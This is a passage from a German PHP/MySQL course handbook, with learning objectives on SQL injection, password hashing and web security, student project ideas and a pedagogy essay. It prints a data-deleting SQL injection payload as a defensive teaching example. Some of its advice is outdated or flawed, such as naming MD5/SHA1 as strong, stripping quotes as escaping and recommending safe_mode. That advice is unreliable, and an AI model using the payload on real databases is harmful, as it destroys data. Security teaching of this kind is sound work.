| ... erkennen SQL Injections mit Kombinationen aus Apostrophen, SQL Befehlen und SQL Kommentaren. | <b>KI</b>        | III              |
| ... escapen die SQL kritischen Zeichen (Apostroph, Bindestrich, Placeholder usw.).               | <b>I</b>         | II               |
| ... beachten die rollenbasierten Berechtigungen in MySQL um die Sicherheit zu erhöhen.           | <b>IK</b>        | II               |
| ... verwenden komplexe Passwörter für MySQL.   | <b>KI</b>        | II               |
| ... kennen Sicherheitskonzepte im Rahmen der Datenbank-Administration.                           | <b>I</b>         | I                |
| ... kennen die php.ini und ihren Beitrag zur Website-Sicherheit.                                 | <b>I</b>         | I                |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Ein dramatisches Problem passiert immer wieder im Zusammenhang mit Datenbanken: Und zwar das Einschleusen von schädlichen SQL Code (SQL Injection).



### Beispiel für eine ungefilterte SQL Abfrage

Ein Firmenname wird mittels POST an das Script übergeben. Der SQL-Code ist eine einfache INSERT Anweisung. Im Anschluss wird. Der SQL Code wird mit `mysqli_query()` an die Datenbank geschickt.

```
$firma = $_POST["Firma"];
$sql = "INSERT INTO FirmenDB (Firma) VALUES ('$firma')";
$ergebnis = mysqli_query($verbindung, $sql);
```



Wenn ein Benutzer nun

Rosi's Imbiss

eingibt, dann wird wegen dem Apostroph ein Fehler bei der SQL Abfrage entstehen. Das ist noch nicht so schlimm, problematischer wird es, wenn ein Hacker eine SQL Injection einschleust, z. B.:

```
'); DELETE FROM FirmenDB --
```

Dann wird folgender SQL Befehl abgeschickt (der die gesamte Datenbank löscht).

```
INSERT INTO FirmenDB (Firma)
VALUES (''); DELETE FROM FirmenDB --')
```



Um dem also entgegen zu wirken, muss man unbedingt den Apostroph escapen. Zusätzlich sollten auch die kritischen SQL Zeichen - \_ \* % gewandelt werden. Entweder man nutzt dafür `str_replace()` oder die Funktion `mysqli_real_escape_string()` für MySQL.

```
$firma = str_replace("'", "", $_POST["Firma"]);
$firma = mysqli_real_escape_string($_POST["Firma"]);
```



### Weitere Sicherheitsmaßnahmen (für MySQL und phpMyAdmin):

**Rollenbasierte Berechtigungen:** Je nach Zweck sollte man eigene Benutzer mit dem niedrigsten Level an Rechten anlegen. z. B. für eine einfache Suchabfrage reicht ein Benutzer der nur die Rechte `SELECT` für die Datenbank (noch besser, nur für die Tabelle hat). Root niemals im PHP-Code verwenden!

**Starke Passwörter:** mit mind. 8 Zeichen, Zahlen und Zeichen gemischt, keine Wörter die auch im Wörterbuch stehen usw. - hoch komplexes Passwort für root.

**Datenbank-Administration:** Verschlüsselungen (z. B. OpenSSL, FIPS-Modus) aktivieren, Server-Sicherheit berücksichtigen, Richtigen Zeichensatz wählen (z. B. UTF-8), Plug-Ins und Erweiterungen auf das notwendigste reduzieren.

**PHP-Sicherheitseinstellungen in der `php.ini`:** Funktionen deaktivieren, Dateizugriff auf externe URL unterbinden, `safe_mode` einschalten, Zugriffsteuerung

# Lernhandout 16.4 Sicherheit Passwörter

Referenzcode: **PHPL164**  
Dateien: L164\_Sicherheit.pdf  
Technologien: HTML | CSS | JavaScript | PHP | MySQL

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... kennen die Empfehlungen zur Passwortsicherheit (z. B. komplexe Passwörter, Wechsel der Passwörter usw.). | <b>I</b>         | <b>I</b>         |
| ... erkennen das Problem von Plain-Text gespeicherten Passwörtern.   | <b>IK</b>        | <b>III</b>       |
| ... übergeben Passwörter in Plain-Text nicht über eine \$_GET Variable.                                      | <b>I</b>         | <b>II</b>        |
| ... wissen, was ein Passwort-Hash ist.   | <b>I</b>         | <b>I</b>         |
| ... erzeugen einen Passwort-Hash.  | <b>I</b>         | <b>II</b>        |
| ... verifizieren ein Passwort über den Passwort-Hash.  | <b>I</b>         | <b>II</b>        |
| ... speichern keine Passwörter in Klartext sondern nur den Passwort-Hash.                                    | <b>I</b>         | <b>II</b>        |
| ... reflektieren auf weitere Passwort-Sicherungen (z. B. openSSL, Kryptographie, Hash mit Salt).             | <b>IK</b>        | <b>III</b>       |
| ... entwickeln ein Passwort-Sicherheitsbewusstsein und überdenken ihr eigens Passwort-Management.            | <b>AS</b>        | <b>III</b>       |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---



Passwörter (bzw. Authentifizierung) sind das Sicherheitskonzept der ersten Stunde in der Informatik und daran hat sich bisher noch nicht viel geändert. Ob nun eine Anmeldung über Fingerabdruck, Gesichtserkennung oder eine Zeichenkette passiert – das Prinzip bleibt immer das gleiche. PHP Entwickler\_innen setzen deshalb auf komplexe Passwörter für SQL-Datenbanken, Admin-Oberflächen, FTP, SSH usw. die sie auch in regelmäßigen Abständen ändern. Was aber, wenn man eine Benutzerverwaltung anbietet, wo ein Benutzer sein Passwort selbst wählen kann?

## Passwörter verschlüsseln

Das man Passwörter (in plain Text) nicht mittels `$_GET` versendet, sollte doch klar sein. Da kann man das Passwort gleich ausdrucken und im Dorf auf die Kirchentüre nageln. Selbst eine base64 Verschlüsselung macht das Passwort vielleicht unleserlich – aber definitiv nicht 'unknackbar'. Passworttransfer mit `$_POST` oder als SESSION-Variable bieten schon eine relativ hohe Sicherheit – 100%ige Sicherheit ist in der Informatik nie garantiert!

Deshalb sollte man Passwörter nicht im Klartext abspeichern – sondern nur den HASH des Passwort-Strings. Ein HASH ist ein stark verschlüsselter String eines Passworts der mittels eines Verschlüsselungsalgorithmus (z. B. MD5, SHA1 usw.) generiert wurde. Diesen HASH kann man dann in einer gut geschützten Datenbank (oder aber auch in einem wirklich gut geschützten externen File wie JSON, XML) abspeichern. Wenn ein\_e Hacker\_in es schafft einen HASH zu ermitteln, dann hat er\_sie noch lange nicht das Passwort in den Händen. Gut, es gibt Programme die einen HASH zurückkonvertieren – aber diese können schon Monate bis Jahre an so einem gehashten Passwort rechnen.

In PHP gibt es die **Password Hashing API** mit Funktionen zur Passwortsicherheit:

### PHP



#### `password_hash()`

Erzeugt einen HASH – das Beispiel übergibt der Variable `$password` einen String, der ungefähr so aussieht:

```
$2y$10$iO0G8miW/d6f8ALNVhNvOe67eVVnuzu2Fu8X1YfyIqdhj0DbP5h8O
```

```
$password = password_hash("sehrgeheim", PASSWORD_DEFAULT);
```

### PHP



#### `password_verify()`

Die Funktion vergleicht das Passwort mit dem HASH und gibt (bei Übereinstimmung) TRUE bzw. 1 zurück. Im Beispiel ist der HASH in der Variable `$password` gespeichert.

```
if(password_verify("sehrgeheim", $password)) {
    echo 'Passwort stimmt!';
}
```



Im Beispiel wird nur der HASH gespeichert. Die Prüfung erfolgt dann im PHP Code, indem die Eingabe mit dem HASH über die Funktion `password_verify()` verglichen wird.

Selbstverständlich kann die Sicherheit noch erhöht werden, indem man das Passwort vorher zusätzlich noch mit `openssl` verschlüsselt, dem Hash ein Salt mitgibt oder sogar eine eigene Kryptographie hinzufügt.

# Lernhandout 16.5 Sicherheitshinweise

Referenzcode: **PHPL165**  
 Dateien: L165\_Sicherheit.pdf  
 Technologien: HTML | CSS | JavaScript | PHP | MySQL

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... verinnerlichen die Formel: Denkfaulheit = Sicherheitsrisiko.  | <b>AKS</b>       | III              |
| ... deaktivieren unnötige Technologien die nicht für die Website benötigt werden.   | <b>KI</b>        | II               |
| ... vergeben im Dateisystem die Rechte.   | <b>KI</b>        | II               |
| ... reflektieren auf eine intelligente Serveradministration.  | <b>KI</b>        | III              |
| ... verwenden Zertifikate (z. B. SSL/TSL) für die Website.  | <b>KI</b>        | II               |
| ... deaktivieren die Fehler- und Warnungsausgabe in einem PROD-System.  | <b>KI</b>        | II               |
| ... löschen unnütze Variablen mit unset().  | <b>I</b>         | II               |
| ... schließen jeden Handler nach seiner Ausführung.   | <b>I</b>         | II               |
| ... vergeben Ablaufdaten für Sessionvariablen und Cookies.  | <b>I</b>         | II               |
| ... vermeiden 'schlampige Programmierung' und verhindern E_PARSE Fehler.  | <b>ASI</b>       | II               |
| ... schützen Verzeichnisse mit PHP Redirects.   | <b>I</b>         | II               |
| ... bearbeiten die php.ini um die Sicherheit der Website zu erhöhen.  | <b>I</b>         | III              |
| ... nehmen Kritik und Vorschläge von externen Personen an, um die Sicherheit bzw. auch die Usability zu erhöhen.  | <b>AS<br/>KI</b> | III              |
| ... vermeiden Sicherheitsrisikos die aus "Betriebsblindheit" bzw. "Selbstverständlichkeiten" entstehen und entwickeln dabei eine nützliche Selbstkritik gegenüber der eigenen Arbeit. | <b>AS<br/>KI</b> | IV               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Neben den großen Sicherheitsthemen (Benutzereingaben, XSS, SQL Injection, Passwörter, Übertragung usw.) gibt es noch eine unendliche Liste an Sicherheitsempfehlungen. Grundsätzlich aber gilt die Formel: **Denkfaulheit == Sicherheitsrisiko**

Hier einige Impulse zur PHP und Websicherheit:

- **Unnötige Technologien abschalten!**  
Man sollte alle Technologien die nicht unmittelbar für die Website benötigt werden deaktivieren. z. B. CGI, Perl, FastCGI.
- **Dateirechte vergeben!**  
Mit `chmod` kann auf einem Linux-Server jede Datei allein durch die Dateirechte weiter gesichert werden. Ein File, das nur gelesen wird sollte auch keine Schreibrechte haben. Dateirechte lassen sich auch im FTP Client nach- oder während dem Upload festlegen.
- **Intelligente Serveradministration!**  
Die Konfiguration des Webserver ist maßgeblich für die Sicherheit der Website. Von der Firewall über den DNS-Server bis zu den Port Öffnungen – Webserveradministration (ob nun Apache/Linux oder IIS/Windows) ist eine eigene Wissenschaft. Da kann der PHP Code noch so gut geschützt sein, wenn ein Angriff über SSH oder FTP auf den Server erfolgt.
- **Zertifikate verwenden!**  
SSL/TLS Protokolle und Zertifikate steuern das verschlüsselte Übertragen der Daten. Mit ihnen ändert sich `http://` zu `https://` - also einer sicheren Übertragung. Das **Lets Encrypt** Zertifikat ist gratis – man kann aber auch Zertifikate kaufen.
- **Fehler und Warnungen in der PROD abschalten!**  
PHP Fehlermeldungen und Warnungen geben Hacker 'nützliche' Informationen für ihre 'Arbeit'. Fehlerprotokolle sollten also dementsprechend gut geschützt werden.
- **Saubere Programmierung!**  
Variablen die nicht mehr benötigt werden, sollten eigentlich mit `unset()` wieder gelöscht werden. Jeder Handler (DB-Handler, File-Handler usw.) sollte nach seiner Arbeit auch wieder geschlossen werden. Sessionvariablen und Cookies sollten mit einem vernünftigen Ablaufdatum versehen werden. `E_PARSE` Fehler dürfen niemals im Code sein!
- **Verzeichnisse schützen!**  
Ordner mit Hilfsdateien (z. B. für CSS, Bilder) sollten mit einem Redirect in einer `index.php` weitergeleitet werden, damit die Inhalte des Ordners nicht mit dem Browser ausgelesen werden. z. B. `header("Location: http://www.meineSeite.at");`
- **Scriptsicherheit erhöhen mit php.ini!**  
In der Konfigurationsdatei `php.ini` gibt es zahlreiche Optionen welche die Scriptsicherheit erhöhen. z. B. Deaktivieren der globalen Verfügbarkeit von Variablen, Shell-Befehle deaktivieren, Funktionen deaktivieren uvm.
- **Website testen!**  
Am besten sollte eine externe Person die Website testen. Dabei kann auch die Usability erhoben werden. Oft entsteht ein Sicherheitsrisiko in Fragen, die dem PHP-Entwickler sowieso selbstverständlich bzw. irrsinnig sind, und sie diese dann auch nicht stellen. "Betriebsblindheit" ist ebenfalls ein Sicherheitsrisiko.

# Übungsblatt 17.1 Projekte

Referenzcode: **PHPU171**  
 Dateien: U171\_Projekte.pdf  
 Technologien: HTML | CSS | JavaScript | PHP | MySQL

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... verwenden ihr Wissen und ihre Kompetenzen aus PHP und MySQL.  | <b>KIS</b>       | II               |
| ... gestalten eine Website.   | <b>I</b>         | II               |
| ... verwenden die Syntax korrekt und nutzen Objekte, Methoden, Eigenschaften, Befehle, Literale und Notationen. | <b>I</b>         | II               |
| ... verwirklichen individuelle Vorstellungen jenseits von Vorlagen und Templates.                               | <b>SIK</b>       | II               |
| ... reflektieren kritisch auf das eigene Projekt.   |                  |                  |
| ... entwickeln ein höheres Professionsbewusstsein.  | <b>ASK</b>       | IV               |
| ... nutzen weitere (externe) Quellen um ihr Wissen zu erweitern.  | <b>SIK</b>       | III              |
| ... haben mit dem Projekt das Volumen eines mittleren Software-Projekts realisiert.                             | <b>SI</b>        | IV               |
| ... nutzen ihre neuen kognitiven Möglichkeiten und ihr logisches Denken.  | <b>SK</b>        | II               |
| ... entwickeln Problemlösungsstrategien.  | <b>SKA</b>       | IV               |
| ... steigern ihr Bewusstsein für Ordnung und Genauigkeit.   | <b>AS</b>        | II               |
| ... verstehen komplexere Zusammenhänge durch die Arbeit an dem Projekt.   | <b>KI</b>        | III              |
| ... dokumentieren und organisieren ihre Arbeit.   | <b>SI</b>        | II               |
| ... präsentieren ihr Projekt.   | <b>SAI</b>       | IV               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Die angeführten Projekte sind nur als Vorschlag zu betrachten. Ziel sollte es sein, dass der\_die Schüler\_in ein freies, eigenes Projekt mit eigener Projektidee umsetzt.

Für alle Projekte gilt das Prinzip des freien Designs für das HTML Layout und die CSS Anweisungen. Erweitere deinen PHP Code mit JavaScript und Feinheiten der guten Programmierung! Alles ist möglich!

★ leicht  
★★ mittel  
★★★ schwer



### Projekt A: Webchat

Schreibe eine Website, die einen Webchat anbietet. Die Benutzer können ihren Nickname eingeben und dann lustig drauf los chatten! Überrasche mit genialen Ideen und präsentiere dein fertiges Projekt.



### Projekt B: Social-Media-Plattform

Möchtest du dich mit den großen Plattformen messen – vielleicht mit einer neuen, bahnbrechenden Idee? Einen neuen Messenger-Dienst, eine Flashmobseite oder Plattform für Party & Partnerschaft? Eine SQL-Datenbank im Hintergrund soll dein Vorhaben steuern. Präsentiere dein fertiges Projekt!




### Projekt C: Sicherheitskonzept

Bist du eine Expertin oder ein Experte für IT-Security? Na dann erarbeite ein Sicherheitskonzept für ein Projekt einer Mitschülerin bzw. eines Mitschülers. Arbeitet zusammen an der Sicherheitsoptimierung des Codes und dokumentiere deine Überlegungen. Verfasse weitere Sicherheitsempfehlungen für das PROD System und präsentiere deine Arbeiten.



### Projekt D: Springerschach

Ein König auf A8, ein Pferd auf H1. Das Ziel: Schafft es das Pferd innerhalb von nur 21 Zügen den König einmal Schach zu setzen? Der Benutzer steuert das Pferd. Schreibe zwei Algorithmen für den König. Im ersten Algorithmus ist es möglich den König Schach zu setzen. Im zweiten Algorithmus soll es unmöglich sein (selbst wenn man die Züge auf 36 erhöht) den König ins Schach zu setzen. Präsentiere unbedingt deine Arbeit!



### Projekt E: Freies Projekt

Auf diesem Blatt ist überhaupt keine coole Idee dabei! Alles öd – alles langweilig. Du hast eine bessere Idee – ja dann mach' deine Idee zu deinem Projekt. Schreibe schnell einen Projektantrag was du gerne umsetzen möchtest und dann ran an die Arbeit. Alles ist erlaubt – alles ist möglich! Präsentiere dein Projekt.

# Übungsblatt 17.2 Projekte Wirtschaft

Referenzcode: **PHPU172**  
 Dateien: U172\_Projekte.pdf  
 Technologien: HTML | CSS | JavaScript | PHP | MySQL

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... verwenden ihr Wissen und ihre Kompetenzen aus PHP und MySQL.  | <b>KIS</b>       | II               |
| ... gestalten eine Website.   | <b>I</b>         | II               |
| ... verwenden die Syntax korrekt und nutzen Objekte, Methoden, Eigenschaften, Befehle, Literale und Notationen. | <b>I</b>         | II               |
| ... verwirklichen individuelle Vorstellungen jenseits von Vorlagen und Templates.                               | <b>SIK</b>       | II               |
| ... reflektieren kritisch auf das eigene Projekt.   |                  |                  |
| ... entwickeln ein höheres Professionsbewusstsein.  | <b>ASK</b>       | IV               |
| ... nutzen weitere (externe) Quellen um ihr Wissen zu erweitern.  | <b>SIK</b>       | III              |
| ... haben mit dem Projekt das Volumen eines mittleren Software-Projekts realisiert.                             | <b>SI</b>        | IV               |
| ... nutzen ihre neuen kognitiven Möglichkeiten und ihr logisches Denken.  | <b>SK</b>        | II               |
| ... entwickeln Problemlösungsstrategien.  | <b>SKA</b>       | IV               |
| ... steigern ihr Bewusstsein für Ordnung und Genauigkeit.   | <b>AS</b>        | II               |
| ... verstehen komplexere Zusammenhänge durch die Arbeit an dem Projekt.   | <b>KI</b>        | III              |
| ... dokumentieren und organisieren ihre Arbeit.   | <b>SI</b>        | II               |
| ... präsentieren ihr Projekt.   | <b>SAI</b>       | IV               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomie:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Die angeführten Projekte sind nur als Vorschlag zu betrachten. Ziel sollte es sein, dass der/die Schüler\_in ein freies, eigenes Projekt mit eigener Projektidee umsetzt. Der Fokus liegt hier auf den Fächerübergreif zu BWL, RW, Wirtschaftlichen Rechnen, Finanzmathematik usw.

Für alle Projekte gilt das Prinzip des freien Designs für das HTML Layout und die CSS Anweisungen. Erweitere deinen PHP Code mit JavaScript und Feinheiten der guten Programmierung! Alles ist möglich!

★ leicht  
★★ mittel  
★★★ schwer



★★

### Projekt A: Kassabuch

Erstelle ein Online-Kassabuch für Einnahmen-Ausgaben-Rechner. Alle Bewegungen der Kassa sollen erfasst werden. Ein automatisierter Tagesabschluss soll ebenso möglich sein, wie andere Features eines intelligenten Kassabuchs. Eine Datenbank im Hintergrund soll die Website Multiuserfähig machen. Erstelle auch eine Präsentation deiner Arbeit!



★★★

### Projekt B: Anlagenbuchhaltung

Scripte ein Anlageverzeichnis für Unternehmer\_innen welches alle wichtigen Informationen zum Anlagevermögen speichert. Erweitere das Anlageverzeichnis mit Features zu Buchwert, AFA, Anlagekennzahlen usw. und Buchungssätzen. Zwei Datenbanken sind schon notwendig – eine für das Anlageverzeichnis und eine für eine Benutzerverwaltung, damit auch mehrere Unternehmer\_innen die Website nutzen können. Präsentiere dein fertiges Projekt!



★★

### Projekt C: Ticketverkauf

Schreibe eine Website für den Ticketverkauf zu einem Event. Damit der Kunde sein Ticket bekommt, muss er ein Formular ausfüllen und seine Adresse bekannt geben. Die Daten werden in einer Datenbank zwischengespeichert. Der Kunde kann nur per Vorkasse bezahlen. Sobald die Zahlung auf dem Kontoauszug erscheint, wird in der Datenbank auch ein Vermerk mit "Bezahlt" eingetragen und das Ticket wird versandt. Füge eine clevere eMail-Kommunikation hinzu und präsentiere am Schluss deine Ticketverkauf-Site.



★★

### Projekt D: Finanzmathematik

Scripte eine Site mit Berechnungen aus der Finanzmathematik. Rentenrechnung, Zinseszinsrechnungen, Preistheorie odgl. Die Site darf aber nur registrierten Benutzern zur Verfügung stehen. Automatisch generierte Bilder peppen die Site auf. Präsentiere auf jeden Fall deine Arbeit.



### Projekt E: Freies Projekt

Keines der Projekte ist anspruchsvoll genug? Schließlich willst du mit deinem Webdevelopment-Wissen auch in der Wirtschaft auftrumpfen. Na dann, scripte ein eigenes Projekt aus dem Bereichen Rechnungswesen, Wirtschaftliches Rechnen, Finanzmathematik oder Betriebswirtschaftslehre. Alles ist erlaubt – alles ist möglich. Schreibe aber zu Beginn einen Projektantrag und Präsentiere am Schluss deine Arbeit.

# Pädagogischer Beipackzettel

Die Pädagogik ist wahrscheinlich die kontroversiellste Wissenschaft unter den Geisteswissenschaften. Drei Lehrer\_innen habe meist auch drei Didaktiken. Bestandteile von unterschiedlichen Reformpädagogen werden eklektisch zu einem individuellen Gesamtkonzept zusammengeführt – man nimmt sich was man braucht und nutzt was Sinn ergibt. Konsens wird meist von oben befohlen – der Kodex der Schulgesetze 'overruled' die eigene Fachdidaktik. Das Motto soll lauten: "Lasst' uns unsere pädagogische Freiheit bewahren indem wir unser Hirn benutzen und den kritischen Blick auf die vergangene, gegenwärtige und zukünftige Gesellschaft bewahren". Dabei ist die Pädagogik (so denn sie als Erziehungswissenschaft verstanden werden will) eine der ältesten Wissenschaften der Menschheit – neben der Suche nach Gott und Nahrung ist sie jener Beitrag zum Mensch-werden der erst unsere Kultur geschaffen hat.

Als Sokrates im antiken Griechenland zum Tode für "die Verführung der Jugend" gerichtet wurde, ging er nicht nur als Philosoph in die Geschichte ein, sondern vielmehr als der erste Pädagoge der für seine Auffassung starb. Dabei muss aber Pädagogik nicht dramatisch, schrill und laut sein. Das pädagogische Genie kann ebenso introvertiert, wortkarg, zurückhaltend, verschlossen und zugeknöpft sein. Der Genius muss sich nicht immer durch Marktschreierei hervortun – er oder sie kann auch das Höchste in einem Spannungsfeld zwischen Stille und Getöse schaffen und wird vielleicht Zeit seines\_ihres Lebens niemals die Würdigung erfahren, die ihm oder ihr zusteht. Die Frage "Was ist ein guter Lehrer?" füllt genauso viele Bücher wie es die Frage "Was ist Philosophie?" tut.

Dieser pädagogische Beipackzettel war ursprünglich als Textbeigabe zu den Risiken und Nebenwirkungen von Methoden gedacht. Ich will ihn aber dazu nutzen, um meine pädagogischen Meinungen der Unterrichtskonzeption beizulegen. Es sind Meinungen die nicht empirisch abgesichert sind, deshalb spannt sich über alle folgenden Worte ein "meines Erachtens" ...

## **Jenseits von Gut und Sehr Gut**

---

Gibt sich der Lehrer selbst eine Note, wenn er einen seiner Schüler benotet? Betritt man das unscheinbare Gebäude nah am Stadtrand, möchte man nicht unbedingt davon ausgehen, das hier ein pädagogischer Prozess geschieht. Natürlich, man sieht Lernprodukte - besonders große Plakate, die einen Themenkomplex mit vielen Schlagwörtern in den unterschiedlichen Schriftarten herzeigen. Das Moment der Beachtung liegt aber nicht auf dem Inhalt, sondern eher die originäre Einzigartigkeit der vielen Buchstaben - die noch immer seriell und parallel verlaufen und zusammengenommen einen Sinn ergeben - zumindest auf den ersten Blick hin.

Nach außen gibt sich das Bildungsinstitut zurecht gönnerhaft. Alle Wesensmerkmale einer Heterotopie leuchten auf - Öffnungszeiten, örtliche Begrenzungen, Stockwerke, neue Medien, ein Fahrstuhl, ein Schulloge mit seinen vielen Corporate-Produkten im Anschlag und



natürlich eine Schulordnung die nicht veröffentlicht wurde (und wenn, dann gut versteckt). Hat man doch das Schema F immer im Hinterkopf und reproduziert es sich nicht selbst von Schule zu Schule wieder aufs neue obgleich doch tausendmal schon gesehen. Man mag es einfach, wenn die Schuhe in Reih und Glied stehen. Das wusste schon Herbert Grönemeyer zu besingen. Und dass, architektonisch das Lehrerzimmer, das Sekretariat und die Direktion einer Schule doch immer in greifbarer Nähe sein sollten - geclustert auf den wenigen Quadratmetern die noch nicht von den Schüler|innen okkupiert wurden, ist doch wunderschön, oder?

Ist es nicht Konvention, dass ein Schüler zuerst den vielbeschäftigten Verwaltungsapparat passieren muss um ein Gespräch mit der Direktion zu führen? Nicht so in dieser Bildungseinrichtung - hier, folgt man den durch die eigene Nase bestimmten logischen Weg muss man zuerst den Prinzipal überwinden um zum Sekretariat zu gelangen - welches sich durch zwei Charakterzüge auszeichnet. 1. Es scheint die gute Seele und 2. der einzige Fixpunkt in einem sich ständig rotierenden Universum zu sein. Alle anderen einfachen Lohnempfänger|innen sitzen und brüten immer an den unterschiedlichsten Stellen im Gebäude welches, wäre es konsequent zu Ende gedacht ein Labyrinth zwischen Räumen, Gängen und Stiegen und so will es auch der Zeitgeist - so diktiert es die Avantgarde der Wirtschaft.

Besprechungsraum A, B und C - am besten man bucht sie, wenn man sie braucht - das Klassenzimmer on demand. Die Computerräume sind immer offen und immer zugänglich - wieso auch nicht, schließlich verbinden sie Meetingraum II mit einer spartanisch aber als eine auf den Lehrervortrag ausgerichtete Unterweisungsraumeinheit. Die Computerarbeitsplätze sind so angereicht, das keiner während der Arbeit am PC zur Beamerleinwand blicken kann - so kann Informatikunterricht einfach nicht funktionieren bzw. pädagogisch gedacht kann nur so Informatikunterricht wirklich funktionieren - wenn der Info-Lehrer ausschließlich Hinterköpfe und Rückenansichten der Schüler|innen sieht, Rektalunterricht in seiner Reinform.

Und im Vergleich zu seinem Pendant, zeichnet sich der gute Info-Unterricht durch die Schweigsamkeit des Lehrers aus - Zeiten in denen der Lehrer vorne Linear den einzigen wahren Weg zum Resultat vorzeigt und die Schüler|innen diesen nach-klicken, sollte nur allein wegen einer progressiven und aufgeschlossenen Auseinandersetzung mit der Dynamik der Fachwissenschaft schon nicht gewagt werden. Naja, dieser Appell richtet sich definitiv nur an Medienpädagogen (in welcher Schulstufe und Form auch immer) welche eher auf das Produkt als nach dem Prozessprinzip hinarbeiten.

Die gänzliche Wahrheit des Schülerinnenprodukts ist ihre letzte Erscheinungsform und die dazu (eloquente) Präsentation. Und so muss sich der Medienpädagoge auch zurücklehnen und den Schüler|innen volle Freiheit in den unterschiedlichsten Applikationen gewähren. Der und die Schüler|in wird schon eine Lösung zum Problem finden - und mag die Lösung auch darin liegen, den Medienpädagogen um Hilfe zu Bitten (eine ebenso legitime Problemlösung wie die Spracheingabe über die Google-App mit der passenden Tutorenlinkausgabe auf YouTube).

Und so soll auch der Informatikunterricht als Unterrichtsfach gar nicht Einzug finden in die Stundenpläne der Schüler|innen - gänzlich sinnlos (ausgenommen sind höhere Schulfor-

men, aber darauf komme ich noch später zu sprechen). Die Einrichtung eines eigenen Unterrichtsfach "Informatik" in Primär und Sekundarstufe I sollte nicht nur nicht angedacht werden, sondern muss aus pädagogischer Sicht vermieden werden. Der IKT-Bezug zu jedem Kompetenzfeld allein reicht vollständig aus um den jungen Menschen die ach so notwendigen IT-Fähigkeiten mitzugeben - mehr noch, wird der junge Mensch nicht schon in den für seine Entwicklung so wichtigen Jahren affektiv geprägt, die sich durch die Selbstwirksamkeit und der eigenständigen Problemlösungskompetenz ergibt, geformt und kann jener auch im Sinne der klassischen elektronischen Datenverarbeitung sicher nicht sofort die tieferen Grundlagen der Materie erkennen oder vielleicht erfassen, so kann er sich doch als ein IT-Profi fühlen - was mehr Fundament für eine weiterführende Ausbildung bietet, als jedes noch so mühsam erworbene ECDL-Wissen in der Sekundarstufe I tut. Deshalb brauchen wir für den Medienpädagogen in der Sek I ein anderes Berufsleitbild als es die Wertehelmen-Kolleginnen|en haben. Mag es auch noch so trist und langweilig klingen, aber EDV-Arbeit ist nun mal nicht vergleichbar mit Löwenzähmung oder Extremsportarten.

Der gute Medienpädagoge lässt die Schüler|innen arbeiten - überwacht sie nicht oder quält sie mit Ratschlägen - er|sie greift nicht zur Maus bzw. der Tastatur des Schülers sondern versucht mit der Sprache eine Problemlösungsstrategie mitzugeben. In Folge ist dann der Medienpädagoge (und bitte ich meine beiderlei Geschlecht) nicht mehr nur auf eine einzige Klasse kapriziert sondern hat Kontakt mit eigentlich allen Schülern aus allen Schulstufen. Er|Sie baut die Lehrer-Schüler-Beziehung auf die Affinität des Schülers auf. Fördert jene, die eine besondere IT Neigung besitzen.

Höre mir zu und klicke einfach das nächste mal auf genau jenen Button! Solche Simplifikationen die hinter jedem Tastendruck, jeder Mausbewegung, jedem Wischen am Display und [in ferner Zukunft] jedem Gedanken passiert, ein Grundlagenprozess einer Registersprache ist, in welcher die Information, das Input, die Eingabe einem Verarbeitungsprozess, einer Prozessorzuweisung, einer Kausalität unterworfen ist. Da sich im Kampf der vorherrschenden Logik sich die imperative Logik gegen die prädikative durchgesetzt hat, sind jene Befehlssätzen zum Dogma des Gegenwärtigen erwachsen. Nicht ohne uninteressanten Hintergrund für eine pädagogische Verwertbarkeit, da nun durch das Mittel "Logik" eine Kompetenzvielfalt vermittelt werden kann, die sich zwar am PC üben lässt aber vielmehr Auswirkungen auf eine zukünftige Berufung hat. Scriptet noch der junge Schüler eine Softwarelösung, so schreibt er in Wahrheit eine Konklusion von Befehlssätzen, die angereicht einer Progressionslogik entsprechen sollen, nein müssen.

Die Dunkelheit ist die Wahrheit - das Licht, ist Multiplikation von 1 und 0. Und will es uns auch noch so romantisch vorkommen, wenn wir den jungen Menschen die Fähigkeit einen Algorithmus zu formulieren vermitteln, so bleibt die Reflexion auf seine Kompromissfähigkeiten nicht unverhüllt - dafür schreibe ich! Es ist aber keine Wahrheit, die an einem Tresen in einer zwielifichtigen Bar den Eindruck hinterlässt: "Ich leide an der Erkenntnis der absoluten Wahrheit" - "Ich leide an meinem Wissen!". Es ist keine Wahrheit welche die Seele leiden lässt.

